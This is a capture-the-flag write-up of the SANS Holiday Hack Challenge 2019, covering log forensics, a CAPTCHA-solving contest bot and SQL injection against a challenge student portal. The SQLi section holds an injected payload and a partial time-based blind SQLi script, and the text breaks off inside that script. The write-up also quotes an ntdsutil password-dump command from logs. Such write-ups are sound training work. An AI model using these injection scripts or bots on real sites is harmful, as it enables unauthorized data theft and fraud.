

SANS Holiday Hack Challenge 2019

KringleCon 2: Turtle Doves

Challenge writeup by Lamonato Andrea

Table of Contents

0. thedead@asian:~\$ whoami	7
1. Primary Objectives	7
1.0. Talk to Santa in the Quad	7
1.0.1. Description	7
1.0.2. Solution	7
1.1. Find the Turtle Doves	7
1.1.1. Description	7
1.1.2. Solution	8
1.2. Unredact Threatening Document	8
1.2.1. Description	8
1.2.2. Solution	8
1.2.3. Flag	8
1.2.4. Attachments	8
1.2.4.1. Unredacted text	8
1.3. Windows Log Analysis: Evaluate Attack Outcome	9
1.3.1. Description	9
1.3.2. Solution	9
1.3.3. Flag	9
1.3.4. Attachments	9
1.3.4.1. get4624.py	9
1.3.4.2. get4624.py output	10
1.4. Windows Log Analysis: Determine Attacker Technique	10
1.4.1. Description	10
1.4.2. Solution	10
1.4.3. Flag	11
1.5. Network Log Analysis: Determine Compromised System	11
1.5.1. Description	11
1.5.2. Solution	11
1.5.3. Flag	11
1.6. Splunk	11
1.6.1. Description	11
1.6.2. Solution	12
1.6.3. Flag	12
1.6.4. Attachments	12

1.6.4.1. List of attachment files	12
1.7. Get Access To The Steam Tunnels	13
1.7.1. Description	13
1.7.2. Solution	13
1.7.3. Flag	13
1.7.4. Attachments	13
1.7.4.1. Outline extracted from sample keys	13
1.7.4.2. Outline overlapped with Krampus key	14
1.8. Bypassing the Frido Sleigh CAPTEHA	14
1.8.1. Description	14
1.8.2. Solution	14
1.8.3. Flag	15
1.8.4. Attachments	15
1.8.4.1. Solveme.py	15
1.8.4.2. Link to the Google Colab Notebook	18
1.8.4.3. Link to the Google Drive folder with custom training image set	18
1.9. Retrieve Scraps of Paper from Server	18
1.9.1. Description	18
1.9.2. Solution	18
1.9.3. Flag	19
1.9.4. Attachments	19
1.9.4.1. students.py	19
1.9.4.2. students.py sample output	25
1.9.4.3. Recovered scrap papers	26
1.10. Recover Cleartext Document	27
1.10.1. Description	27
1.10.2. Solution	27
1.10.3. Flag	27
1.10.4. Attachments	28
1.10.4.1. GenerateKeys.c	28
1.10.4.2. webService.py	28
1.10.4.3. decryptAll.py	28
1.10.4.4. Run of file command on decrypted files	29
1.10.4.5. Cover page	30
1.11. Open the Sleigh Shop Door	30
1.11.1. Description	30
1.11.2. Solution	30
1.11.2.1. Lock 1	31
1.11.2.2. Lock 2	31
1.11.2.3. Lock 3	31
1.11.2.4. Lock 4	31
1.11.2.5. Lock 5	32
1.11.2.6. Lock 6	32

1.11.2.7. Lock 7	32
1.11.2.8. Lock 8	32
1.11.2.9. Lock 9	33
1.11.2.10. Lock 10	33
1.11.3. Flag	33
1.12. Filter Out Poisoned Sources of Weather Data	34
1.12.1. Description	34
1.12.2. Solution	34
1.12.3. JQ Solution	34
1.12.4. Flag	34
1.12.5. Attachments	35
1.12.5.1. Splunk query to get README.md	35
1.12.5.2. Output of the Splunk query	35
1.12.5.3. README.md	35
1.12.5.4. solveme.py	35
1.12.5.5. solveme.py output	37
1.12.5.6. JQ filter	37
2. Secondary Objectives	39
2.1. Escape Ed	39
2.1.1. Description	39
2.1.2. Solution	39
2.1.3. Afterwords	40
2.2. Linux Path	40
2.2.1. Description	40
2.2.2. Solution	41
2.2.3. Afterwords	41
2.4. Xmas Cheer Laser	41
2.4.1. Description	41
2.4.2. Solution	42
2.4.3. Afterwords	47
2.5. Splunk	47
2.5.1. Description	48
2.5.2. Training question #1	50
2.5.2.1. Description	50
2.5.2.2. Solution	50
2.5.2.3. Flag	50
2.5.2.4. Afterwords	50
2.5.3. Training question #2	51
2.5.3.1. Description	51
2.5.3.2. Solution	51
2.5.3.3. Flag	54
2.5.3.4. Afterwords	54

2.5.4. Training question #3	55
2.5.4.1. Description	55
2.5.4.2. Solution	55
2.5.4.3. Flag	55
2.5.4.4. Afterwords	55
2.5.5. Training question #4	56
2.5.5.1. Description	56
2.5.5.2. Solution	56
2.5.5.3. Flag	57
2.5.5.4. Afterwords	57
2.5.6. Training question #5	58
2.5.6.1. Description	58
2.5.6.2. Solution	58
2.5.6.3. Flag	58
2.5.6.4. Afterwords	58
2.5.7. Training question #6	58
2.5.7.1. Description	58
2.5.7.2. Solution	58
2.5.7.3. Flag	58
2.5.7.4. Afterwords	59
2.5.8. Training question #7	59
2.5.8.1. Description	59
2.5.8.2. Solution	59
2.5.8.3. Flag	59
2.5.8.4. Afterwords	59
2.5.9. Challenge Question	60
2.5.9.1. Description	60
2.5.9.2. Solution	60
2.5.9.3. Flag	60
2.5.9.4. Afterwords	60
2.5.10. Afterwords	61
2.6. Frosty Keypad	61
2.6.1. Description	61
2.6.2. Solution	62
2.6.3. Afterwords	62
2.6.4. Attachments	63
2.6.4.1. solve.py	63
2.7. The Holiday Hack Trail	63
2.7.1. Description	63
2.7.2. Solution	65
2.7.2.1. Easy	65
2.7.2.2. Medium	67
2.7.2.3. Hard	68

2.7.3. Afterwords	69
2.8. Nyanshell	70
2.8.1. Description	70
2.8.2. Solution	71
2.8.3. Afterwords	72
2.9. Graylog	72
2.9.1. Description	72
2.9.2. Question #1	72
2.9.2.1. Description	72
2.9.2.2. Solution	72
2.9.2.3. Flag	72
2.9.2.4. Afterwords	73
2.9.3. Question #2	73
2.9.3.1. Description	73
2.9.3.2. Solution	73
2.9.3.3. Flag	73
2.9.3.4. Afterwords	73
2.9.4. Question #3	73
2.9.4.1. Description	73
2.9.4.2. Solution	73
2.9.4.3. Flag	73
2.9.4.4. Afterwords	74
2.9.5. Question #4	74
2.9.5.1. Description	74
2.9.5.2. Solution	74
2.9.5.3. Flag	74
2.9.5.4. Afterwords	74
2.9.6. Question #5	74
2.9.6.1. Description	74
2.9.6.2. Solution	74
2.9.6.3. Flag	74
2.9.6.4. Afterwords	75
2.9.7. Question #6	75
2.9.7.1. Description	75
2.9.7.2. Solution	75
2.9.7.3. Flag	75
2.9.7.4. Afterwords	75
2.9.8. Question #7	75
2.9.8.1. Description	75
2.9.8.2. Solution	75
2.9.8.3. Flag	75
2.9.8.4. Afterwords	76
2.9.9. Question #8	76

2.9.9.1. Description	76
2.9.9.2. Solution	76
2.9.9.3. Flag	76
2.9.9.4. Afterwords	76
2.9.10. Question #9	76
2.9.10.1. Description	76
2.9.10.2. Solution	76
2.9.10.3. Flag	77
2.9.10.4. Afterwords	77
2.9.11. Question #10	77
2.9.11.1. Description	77
2.9.11.2. Solution	77
2.9.11.3. Flag	77
2.9.11.4. Afterwords	78
2.9.12. Afterwords	78
2.10. Mongo Pilfer	78
2.10.1. Description	78
2.10.2. Solution	79
2.10.3. Afterwords	80
2.11. Smart Braces	81
2.11.1. Description	81
2.11.2. Solution	81
2.11.3. Afterwords	82
2.12. Zeek JSON Analysis	83
2.12.1. Description	83
2.12.2. Solution	83
2.12.3. Afterwords	84
3. Narrative	84

0. thedead@asian:~\$ whoami

```
thedead@asian: ~ 80x24

thedead@asian:~$ whoami

Andrea Lamonato
System Security Specialist & SSRI Student

mailto: lamonato.andrea@gmail.com

Github: https://github.com/LamonatoAndrea
Linkedin: https://www.linkedin.com/in/andrea-lamonato/

Hobbies list as of today:
> Automate boring stuffs      📁 Code everything!
> Capture The Flag           🚩 Thank you #SANS
> Counter-attack attackers   ✉ I love Spammers ♥
> Music                      🎵 I play Guitar \m/...(>.<)...\m/
> Networks                   🏠 Trying to turn my home into a datacenter
> Sports                     🏂 Currently learning skate!

...yes, the hostname of my laptop is "asian" > "asus" + "debian" :)
```

1. Primary Objectives

1.0. Talk to Santa in the Quad

1.0.1. Description

Enter the campus quad and talk to Santa.

1.0.2. Solution

Move from the Train Station area to the Quad and talk to Santa.

1.1. Find the Turtle Doves

1.1.1. Description

Find the missing turtle doves.

1.1.2. Solution

"Michael and Jane - Two Turtle Doves" are near a fireplace in the Student Union area.

1.2. Unredacted Threatening Document

1.2.1. Description

Someone sent a threatening letter to Elf University. What is the first word in ALL CAPS in the subject line of the letter? Please find the letter in the Quad.

1.2.2. Solution

The letter is in the upper left corner of the Quad. Clicking on it takes to a redacted PDF at the link:

<https://downloads.elfu.org/LetterToElfUPersonnel.pdf>.

Selecting all the document with CTRL+A and pasting the content in a text editor avoids the redaction of its content.

1.2.3. Flag

The flag is: **DEMAND**.

1.2.4. Attachments

1.2.4.1. Unredacted text

Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole

From: A Concerned and Aggrieved Character

Subject: DEMAND: Spread Holiday Cheer to Other Holidays and Mythical Characters... OR ELSE!

Attention All Elf University Personnel,

It remains a constant source of frustration that Elf University and the entire operation at the North Pole focuses exclusively on Mr. S. Claus and his year-end holiday spree. We URGE you to consider lending your considerable resources and expertise in providing merriment, cheer, toys, candy, and much more to other holidays year-round, as well as to other mythical characters.

For centuries, we have expressed our frustration at your lack of willingness to spread your cheer beyond the inaptly-called "Holiday Season." There are many other perfectly fine holidays and mythical characters that need your direct support year-round.

If you do not accede to our demands, we will be forced to take matters into our own hands. We do not make this threat lightly. You have less than six months to act demonstrably.

Sincerely,

--A Concerned and Aggrieved Character

Confidential
Confidential

1.3. Windows Log Analysis: Evaluate Attack Outcome

1.3.1. Description

We're seeing attacks against the Elf U domain! Using the event log data, identify the user account that the attacker compromised using a password spray attack. Bushy Evergreen is hanging out in the train station and may be able to help you out.

1.3.2. Solution

The Security.evtx.zip contains a Security.evtx file of a Microsoft system that can be converted to an XML file using python-evtx module and the evtx_dump.py script from its github.

From the XML with just a few python lines and a regex I extracted successful 4624 logon events identifying below 2 potential users:

- pminstix
- supatree

1.3.3. Flag

The flag is: **supatree**.

1.3.4. Attachments

1.3.4.1. get4624.py

```
import re

regex = re.compile("<Event.*?<EventID Qualifiers=\"\">(4624)</EventID>.*?<Data  
Name=\"TargetUserName\">(.*?)</Data>.*?</Event>", re.MULTILINE | re.DOTALL)
```

```
logs = open("Security.evtx.xml", "r", encoding="ISO-8859-1").read()

logons = re.findall(regex, logs)
for logon in logons:
    print (logon)
```

1.3.4.2. get4624.py output

```
('4624', 'pminstix')
('4624', 'DC1$')
('4624', 'pminstix')
('4624', 'DC1$')
('4624', 'supatree')
('4624', 'DC1$')
[...omission...]
('4624', 'DC1$')
('4624', 'supatree')
('4624', 'DC1$')
('4624', 'DC1$')
```

1.4. Windows Log Analysis: Determine Attacker Technique

1.4.1. Description

Using these normalized Sysmon logs, identify the tool the attacker used to retrieve domain password hashes from the lsass.exe process. For hints on achieving this objective, please visit Hermey Hall and talk with SugarPlum Mary.

1.4.2. Solution

The sysmon-data.json.zip contains the sysmon-data.json file with sysmon logs in JSON format. Searching for “lsass” takes to process PID 3440:

```
{
  "command_line": "C:\\Windows\\system32\\cmd.exe",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "lsass.exe",
  "parent_process_path": "C:\\Windows\\System32\\lsass.exe",
  "pid": 3440,
  "ppid": 632,
  "process_name": "cmd.exe",
  "process_path": "C:\\Windows\\System32\\cmd.exe",
  "subtype": "create",
  "timestamp": 132186398356220000,
  "unique_pid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "unique_ppid": "{7431d376-cd7f-5dd3-0000-001013920000}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}
```

Digging further on lsass PID, I searched for process spawned from it identifying a common ntdsutil command line used to dump passwords on Windows systems:

```
{
```

```

    "command_line": "ntdsutil.exe \\"ac i ntds\\" ifm \\"create full c:\\hive\\" q q",
    "event_type": "process",
    "logon_id": 999,
    "parent_process_name": "cmd.exe",
    "parent_process_path": "C:\\Windows\\System32\\cmd.exe",
    "pid": 3556,
    "ppid": 3440,
    "process_name": "ntdsutil.exe",
    "process_path": "C:\\Windows\\System32\\ntdsutil.exe",
    "subtype": "create",
    "timestamp": 132186398470300000,
    "unique_pid": "{7431d376-dee7-5dd3-0000-0010f0c44f00}",
    "unique_ppid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
    "user": "NT AUTHORITY\\SYSTEM",
    "user_domain": "NT AUTHORITY",
    "user_name": "SYSTEM"
}

```

1.4.3. Flag

The flag is: **ntdsutil**.

1.5. Network Log Analysis: Determine Compromised System

1.5.1. Description

The attacks don't stop! Can you help identify the IP address of the malware-infected system using these Zeek logs? For hints on achieving this objective, please visit the Laboratory and talk with Sparkle Redberry.

1.5.2. Solution

The elfu-zeeklogs.zip contains a folder with a number of network log files and the ELFU folder among other files.

Opening the index.html file inside the ELFU folder it takes to a web page from the RITA tool. In the Beacons tab the IP 192.168.134.130 gets a score 0.998.

1.5.3. Flag

The flag is: **192.168.134.130**.

1.6. Splunk

1.6.1. Description

Access <https://splunk.elfu.org/> as elf with password elfsocks. What was the message for Kent that the adversary embedded in this attack? The SOC folks at that link will help you along! For hints on achieving this objective, please visit the Laboratory in Hermey Hall and talk with Prof. Banas.

1.6.2. Solution

Searching for banas as free text search in Splunk prompts lot of logs containing email details, by further digging on them I extracted the receiver, sender, subject, body and attachment file dir for eventual download with the below query:

```
results{}.workers.smtp.to=*banas* | table results{}.workers.smtp.to,
results{}.workers.smtp.from, results{}.workers.smtp.subject,
results{}.workers.smtp.body, results{}.archivers.filedir.path
```

An email from bradly buttercups <bradly.buttercups@eifu.org> caught my attention because of the body that pointed out to a zip password and requires to enable content:

```
professor banas, i have completed my assignment. please open the attached zip file with
password 123456789 and then open the word document to view it. you will have to click
"enable editing" then "enable content" to see it. this was a fun assignment. i hope you
like it! --bradly buttercups
```

At this point I downloaded all the attachment files with below curl command:

```
curl 'https://elfu-soc.s3.amazonaws.com/stoQ%20Artifacts$PATH$NAME' -H
'Upgrade-Insecure-Requests: 1' -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36' -H
'Sec-Fetch-User: ?1' --compressed > $NAME
```

Going through files it is possible to find the message to Kent in file
ff1ea6f13be3faabd0da728f514deb7fe3577cc4.

1.6.3. Flag

The flag is: **Kent you are so unfair. And we were going to make you the king of the Winter Carnival..**

1.6.4. Attachments

1.6.4.1. List of attachment files

```
/home/ubuntu/archive/7/f/6/3/a/7f63ace9873ce7326199e464adfdad76a4c4e16
/home/ubuntu/archive/9/b/b/3/d/9bb3d1b233ee039315fd36527e0b565e7d4b778f
/home/ubuntu/archive/c/6/e/1/7/c6e175f5b8048c771b3a3fac5f3295d2032524af
/home/ubuntu/archive/b/e/7/b/9/be7b9b92a7acd38d39e86f56e89ef189f9d8ac2d
/home/ubuntu/archive/1/e/a/4/4/1ea44e753bd217e0edae781e8b5b5c39577c582f
/home/ubuntu/archive/e/e/b/4/0/eeb40799bae524d10d8df2d65e5174980c7a9a91
/home/ubuntu/archive/1/8/f/3/3/18f3376a0ce18b348c6d0a4ba9ec35cde2cab300
/home/ubuntu/archive/f/2/a/8/0/f2a801de2e254e15840460f4a53e568f6622c48b
/home/ubuntu/archive/1/0/7/4/0/1074061aa9d9649d294494bb0ae40217b9c7a2d9
/home/ubuntu/archive/8/6/c/4/d/86c4d8a2f37c6b4709273561700640a6566491b1
/home/ubuntu/archive/a/2/b/b/1/a2bb14afe8161ee9bd4a6ea10ef5a9281e42cd09
/home/ubuntu/archive/4/0/d/c/1/40dc1e00e2663cb33f8c296cdb0cd52fa07a87b6
/home/ubuntu/archive/f/5/c/b/a/f5cba8a650d6ada98d170f1b22098d93b8ff8879
/home/ubuntu/archive/0/2/b/6/7/02b67cad55d2684115a7de04d0458a3af46b12c6
/home/ubuntu/archive/1/7/6/1/2/1761214092f5c0e375ab3bc58a8687134b7f2582
/home/ubuntu/archive/b/7/7/0/f/b770f3a79423882bdae4240e995c0885770022ef
/home/ubuntu/archive/9/d/7/a/b/9d7abf0ee4effcecad80c8bbfb276079a05b4342
/home/ubuntu/archive/e/9/2/1/1/e9211c706be234c20d3c02123d85fea50ae638fd
/home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4
```

```
/home/ubuntu/archive/7/f/6/3/a/7f63ace9873ce7326199e464adfdad76a4c4e16  
/home/ubuntu/archive/9/b/b/3/d/9bb3d1b233ee039315fd36527e0b565e7d4b778f  
/home/ubuntu/archive/c/6/e/1/7/c6e175f5b8048c771b3a3fac5f3295d2032524af
```

1.7. Get Access To The Steam Tunnels

1.7.1. Description

Gain access to the steam tunnels. Who took the turtle doves? Please tell us their first and last name. For hints on achieving this objective, please visit Minty's dorm room and talk with Minty Candy Cane.

1.7.2. Solution

From the chat I saw people speaking about Krampus holding a key, therefore i searched for him and downloaded its png from the network traffic.

At this point I downloaded below key samples to create an outline of depths from 0 to 9:

- 012012
- 345345
- 678678
- 900009

By overlapping the depths outline I obtained from samples with the key held by Krampus, I identified the key to be 122520.


At this point in the steam tunnel Krampus tells his last name and that he borrowed Santa's turtle doves.

1.7.3. Flag


The flag is: **Krampus Hollyfeld.**

1.7.4. Attachments

1.7.4.1. Outline extracted from sample keys



1.7.4.2. Outline overlapped with Krampus key



1.8. Bypassing the Frido Sleigh CAPTEHA

1.8.1. Description

Help Krampus beat the Frido Sleigh contest. For hints on achieving this objective, please talk with Alabaster Snowball in the Speaker Unpreparedness Room.

1.8.2. Solution

I thought about image recognition APIs and packages, initially developing a solution in python using imageai module but the success ratio and timing were not good enough.

Then I got the suggestion from Alabaster Snowball of watching the Machine Learning Use Cases for Cyber Security talk and from there I borrowed the code.

I tried optimizing the code to improve performances but all computers I could use during these holidays were not able to perform the recognition in less than 13/14 seconds.

I discovered the Google Colab environment for TensorFlow, I uploaded the image I had classified in Google Drive and connected it to the Google Colab environment.

Using python3 as runtime and GPU as Hardware accelerator I was able to classify images as fast as required.

I modified the retrain.py code adding a line to force the image_dir parameter:

```
FLAGS.image_dir = "drive/My Drive/SANSSChallenge2019/Reduced"
```

I modified the predict_images_using_trained_model.py to not read the images from a directory, this would allow to avoid the IO delays related to reading and writing the downloaded base64 images.

Then wrapping up this code with the capteha_api.py provided by Krampus, after some submissions the script was able to succeed and I received the email with the flag.

1.8.3. Flag

The flag is: **8la8LiZEwvyZr2WO**.

1.8.4. Attachments

1.8.4.1. Solveme.py

```
#!/usr/bin/env python3
# Fridosleigh.com CAPTEHA API - Made by Krampus Hollyfeld
import requests
import json
import sys
import os
os.environ['TF_CPP_MIN_LOG_LEVEL'] = '3'
import tensorflow as tf
tf.logging.set_verbosity(tf.logging.ERROR)
import numpy as np
import threading
import queue
import time
import sys
import base64

def load_labels(label_file):
    label = []
    proto_as_ascii_lines = tf.gfile.GFile(label_file).readlines()
    for l in proto_as_ascii_lines:
        label.append(l.rstrip())
    return label

def predict_image(q, sess, graph, image_bytes, img_full_path, labels, input_operation,
output_operation):
    image = read_tensor_from_image_bytes(image_bytes)
```

```

        results = sess.run(output_operation.outputs[0], {
            input_operation.outputs[0]: image
        })
        results = np.squeeze(results)
        prediction = results.argsort()[-5:][::-1][0]
        q.put( {'img_full_path':img_full_path, 'prediction':labels[prediction].title(),
'percent':results[prediction]} )

def load_graph(model_file):
    graph = tf.Graph()
    graph_def = tf.GraphDef()
    with open(model_file, "rb") as f:
        graph_def.ParseFromString(f.read())
    with graph.as_default():
        tf.import_graph_def(graph_def)
    return graph

def read_tensor_from_image_bytes(imagebytes, input_height=299, input_width=299, input_mean=0,
input_std=255):
    image_reader = tf.image.decode_png( imagebytes, channels=3, name="png_reader")
    float_caster = tf.cast(image_reader, tf.float32)
    dims_expander = tf.expand_dims(float_caster, 0)
    resized = tf.image.resize_bilinear(dims_expander, [input_height, input_width])
    normalized = tf.divide(tf.subtract(resized, [input_mean]), [input_std])
    sess = tf.compat.v1.Session()
    result = sess.run(normalized)
    return result

def main():
    graph = load_graph('/tmp/retrain_tmp/output_graph.pb')
    labels = load_labels("/tmp/retrain_tmp/output_labels.txt")

    input_operation = graph.get_operation_by_name("import/Placeholder")
    output_operation = graph.get_operation_by_name("import/final_result")
    sess = tf.compat.v1.Session(graph=graph)
    q = queue.Queue()

    unknown_images = []

    yourREALemailAddress = "d10237689@urhen.com"

    # Creating a session to handle cookies
    s = requests.Session()
    url = "https://fridosleigh.com/"

    print ("SENDING REQUEST")
    data = s.get("https://fridosleigh.com/api/capteha/request").json()
    print ("GOT RESPONSE")

    for imageobj in data['images']:
        b64 = base64.b64decode(imageobj['base64'])
        uuid = imageobj['uuid']
        unknown_images.append(uuid)
        threading.Thread(target=predict_image, args=(q, sess, graph, b64, uuid, labels,
input_operation, output_operation)).start()

    type1 = data['select_type'].split(", ")[0]

```



```

type2 = data['select_type'].split(", ")[1]
type3 = data['select_type'].split(", ")[2].split("and ")[1]

print ("TYPES -> [{}] [{}] [{}].format( type1, type2, type3))

print('Waiting For Threads to Finish...')
while q.qsize() < len(unknown_images):
    time.sleep(0.001)

prediction_results = [q.get() for x in range(q.qsize())]

answer = ""
count1 = 0
count2 = 0
count3 = 0
for prediction in prediction_results:
    print('TensorFlow Predicted {img_full_path} is a {prediction} with {percent:.2%}
Accuracy'.format(**prediction))
    if prediction['prediction'] == type1 or prediction['prediction'] == type2 or
prediction['prediction'] == type3:
        answer += prediction['img_full_path'] + ", "
        if prediction['prediction'] == type1:
            count1 += 1
        if prediction['prediction'] == type2:
            count2 += 1
        if prediction['prediction'] == type3:
            count3 += 1
    print ("Counts: Type[{}] [{}] | type[{}] [{}] | Type[{}] [{}].format(type1, count1,
type2, count2, type3, count3))
print ("ANSWER -> " + answer[:-1])

final_answer=answer[:-1]

json_resp = json.loads(s.post("{}api/capteha/submit".format(url),
data={'answer':final_answer}).text)
if not json_resp['request']:
    # If it fails just run again. ML might get one wrong occasionally
    print('FAILED MACHINE LEARNING GUESS')
    print('-----\nOur ML
Guess:\n-----\n{}'.format(final_answer))
    print('-----\nServer
Response:\n-----\n{}'.format(json_resp['data']))
    sys.exit(1)

print('CAPTEHA Solved!')
# If we get to here, we are successful and can submit a bunch of entries till we win
userinfo = {
    'name':'Krampus Hollyfeld',
    'email':yourREALEmailAddress,
    'age':180,
    'about':"Cause they're so flippin yummy!",
    'favorites':'thickmints'
}
# If we win the once-per minute drawing, it will tell us we were emailed.
# Should be no more than 200 times before we win. If more, somethings wrong.
entry_response = ''
entry_count = 1

```

```

while yourREALemailAddress not in entry_response and entry_count < 200:
    print('Submitting lots of entries until we win the contest! Entry
#{}'.format(entry_count))
    entry_response = s.post("{}api/entry".format(url), data=userinfo).text
    entry_count += 1
print(entry_response)

if __name__ == "__main__":
    main()

```

1.8.4.2. Link to the Google Colab Notebook

<https://colab.research.google.com/drive/1zgzy5m2GZZhQ1ND886LKyoKkgyOQj3>

1.8.4.3. Link to the Google Drive folder with custom training image set

<https://drive.google.com/drive/folders/18DLpl7ghb-bgez7mc954UyTWQqGlVm9L?usp=sharing>

1.9. Retrieve Scraps of Paper from Server

1.9.1. Description

Gain access to the data on the Student Portal server and retrieve the paper scraps hosted there. What is the name of Santa's cutting-edge sleigh guidance system? For hints on achieving this objective, please visit the dorm and talk with Pepper Minstix.

1.9.2. Solution

I tried SQL injection attacks with success on this website and started digging further.

I tried registering an already confirmed user by injecting the sing in form but it didn't led to the solution as a message stating that the flag was somewhere else in the DB.

At the time of writing I tried replicating the error without success, instead receiving the following:

```

Error: INSERT INTO applications (name, elfmail, program, phone, whyme, essay, status)
VALUES ('asdasd', 'asd', 'asd', 'asd', 'asd', 'asd', ''); #', 'asdasd@gmail.com',
'asd', 'asd', 'asd', 'asd', 'pending')
The table 'applications' is full

```

Having an easily customizable script developed during another challenge able to download the entire database I decided to set it up for this website. The script was developed for time-based blind SQLi attacks with hex encoded payloads even though in this challenge there it was possible to leverage different messages on the Check Application Status form but that would require some more coding and laziness prevailed.

With the script I retrieved below three tables:

```

Schema elfu Table #0 has name applications [hex 6170706c6963617469666e73]
Schema elfu Table #1 has name krampus [hex 6b72616d707573]
Schema elfu Table #2 has name students [hex 73747564656e7473]

```

I decided to focus on the Krampus table retrieving below data from it:

id	path
1	/krampus/0f5f510e.png
2	/krampus/1cc7e121.png
3	/krampus/439f15e6.png
4	/krampus/667d6896.png
5	/krampus/ad798ca.png
6	/krampus/ba417715.png

Downloading png files from [https://studentportal.elfu.org/\\$PATH](https://studentportal.elfu.org/$PATH) I got 6 scrap paper images from where it was possible to get the flag.

1.9.3. Flag

The flag is: **Sled-o-matic**.

1.9.4. Attachments

1.9.4.1. students.py

```
import requests
import logging
import traceback
import inspect
import httpplib
import urllib
import md5
import sys

'''
def patch_send():
    old_send= httpplib.HTTPConnection.send
    def new_send( self, data ):
        print data
        return old_send(self, data) #return is not necessary, but never hurts, in case the
library is changed
    httpplib.HTTPConnection.send= new_send

patch_send()
'''

INT_TYPES = ['INT', 'TINYINT', 'SMALLINT', 'MEDIUMINT', 'BIGINT']
FLOAT_TYPES = ['FLOAT']
DOUBLE_TYPES = ['DOUBLE', 'DECIMAL']
STRING_TYPES = ['VARCHAR', 'DATE', 'DATETIME', 'TIMESTAMP', 'TIME', 'YEAR', 'CHAR', 'BLOB',
'TINYBLOB', 'MEDIUMBLOB', 'LONGBLOB', 'ENUM']
```

```

def buildBlind (baseQuery, ifPayload, equalPayload, sleepTime):
    select_skel = "IF({}= {}, SLEEP({}), NULL)"

    if isinstance(equalPayload, str):
        equalPayload = "\'{}\''".format(equalPayload)

    select = select_skel.format(ifPayload, equalPayload, sleepTime)

    injection = baseQuery.format(select)
    #print "Injection payload {}".format(injection)

    return injection

def sendRequest (baseUrl):
    response = None
    try:
        response = requests.get(baseUrl)
    except Exception as e:
        # Resend and hope
        print "!!!!!!!!!!!!!!!!!!!!!!!!!!!!!"
        print "!!!!!! RESEND AND HOPE !!!!!!"
        print " ! Excpetion: {} !".format(e)
        print "!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!"
        response = sendRequest(baseUrl)
    return response

def runBlind (baseUrl, sqli, sleepTime):
    token = requests.get('https://studentportal.elfu.org/validator.php').text

    sys.stderr.write(sqli + "\n")

